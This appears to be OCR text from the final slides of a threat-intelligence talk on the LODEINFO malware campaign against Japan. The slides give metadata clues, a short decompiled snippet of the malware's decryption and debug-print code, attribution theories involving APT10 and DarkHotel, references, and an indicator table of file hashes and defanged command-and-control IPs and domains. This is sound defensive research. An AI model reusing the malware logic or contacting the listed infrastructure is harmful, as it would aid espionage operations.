
Japanese: Title

Russian: name

```
Title Of Parts                 : ,
Heading Pairs                  : タイトル, 1, Название, 1
Comp Obj User Type Len         : 28
```

HeadingPairs of only 1 doc file contains Russian

Destination IP, 3 weeks before LODEINFO was delivered




```
v3 = aa_AES_Decrypt(&v13, ecn_blob,
strcpy(&dbg_msg[12], "[%d]: %d\r\n")
(v11->msvcrt_printf)(&dbg_msg[12], 8
v4 = *v3;
if ( !*v3 )
  goto FREE_MEM;
v13 = v11;
addr = aa_Next_PE(&v13, (v3 + 1), v4
strcpy(dbg_msg, "[%d]: %p\r\n");
(v11->msvcrt_printf)(dbg_msg, 92, ad
```

Debug Message in v0.1.2

Attribution Theories

A. LODEINFO is a new toolset of APT10

B. LODEINFO is a new toolset of DarkHotel
   - Different TTP from observed TTP in the past
   - Copycat for False Flag

C. LODEINFO is a toolset of Unknown Group
   - Copycat APT10 toolset & TTP for making up for development skill
   - Nexus to Russian region

Conclusion

- Current TTP & Toolset is not high sophisticated however the actor is very active & evolving energetically.
  - The activity probably continues.
  - Purpose is Foreign Policy & National Security Intelligence
- We haven’t found High Confident Attribution yet
  - Need to track the actor’s activity more and share with others
- LODEINFO can be used in other countries than Japan in future
  - One of the possibilities is APT10’s new toolset
  - Both espionage and system destruction

Thank you

Any Question?

takeuchi-h at macnica.net

Reference

https://blogs.jpcert.or.jp/en/2020/02/malware-lodeinfo-targeting-japan.html

https://www.macnica.net/pdf/mpressioncss_ta_report_2019_4_en.pdf

https://blogs.jpcert.or.jp/en/2020/06/evolution-of-malware-lodeinfo.html

https://www.ipa.go.jp/files/000083013.pdf

https://blogs.jpcert.or.jp/en/2016/06/asruex-malware-infecting-through-shortcut-files.html

https://hitcon.org/2018/pacific/downloads/1214-R2/1330-1400.pdf

https://blogs.jpcert.or.jp/en/2019/06/darkhotel-lnk.html

https://jsac.jpcert.or.jp/archive/2019/pdf/JSAC2019_6_tamada_jp.pdf

Indicators Of Compromise

Indicator	Type	Note
8151ae439dc309b6b07892ba6753f0ff179f81081064a38c1e39e46a9c49416c	SHA256	DLL v0.2.7
1cc809788663e6491fce42c758ca3e52e35177b83c6f3d1b3ab0d319a350d77d	SHA256	shellcode v0.3.2
641d1e752250d27556de774dbb3692d24c4236595ee0e26cc055d4ab5e9cdbe0	SHA256	doc drops v0.3.5
8c062fef5a04f34f4553b5db57cd1a56df8a667260d6ff741f67583aed0d4701	SHA256	DLL v0.3.5
73470ea496126133fd025cfa9b3599bea9550abe2c8d065de11afb6f7aa6b5df	SHA256	doc drops v0.3.6
65433fd59c87acb8d55ea4f90a47e07fea86222795d015fe03fba18717700849	SHA256	DLL v0.3.6
172.105.232[.]89	C&C	
130.130.121[.]44	C&C	
118.107.11[.]135	C&C	
103.140.187[.]183	C&C	
103.27.184[.]27	C&C	
172.105.230[.]196	C&C	
172.105.232[.]89	C&C	
139.180.192[.]19	C&C	
www.amebaoor[.]net	C&C	
www.evonzae[.]com	C&C	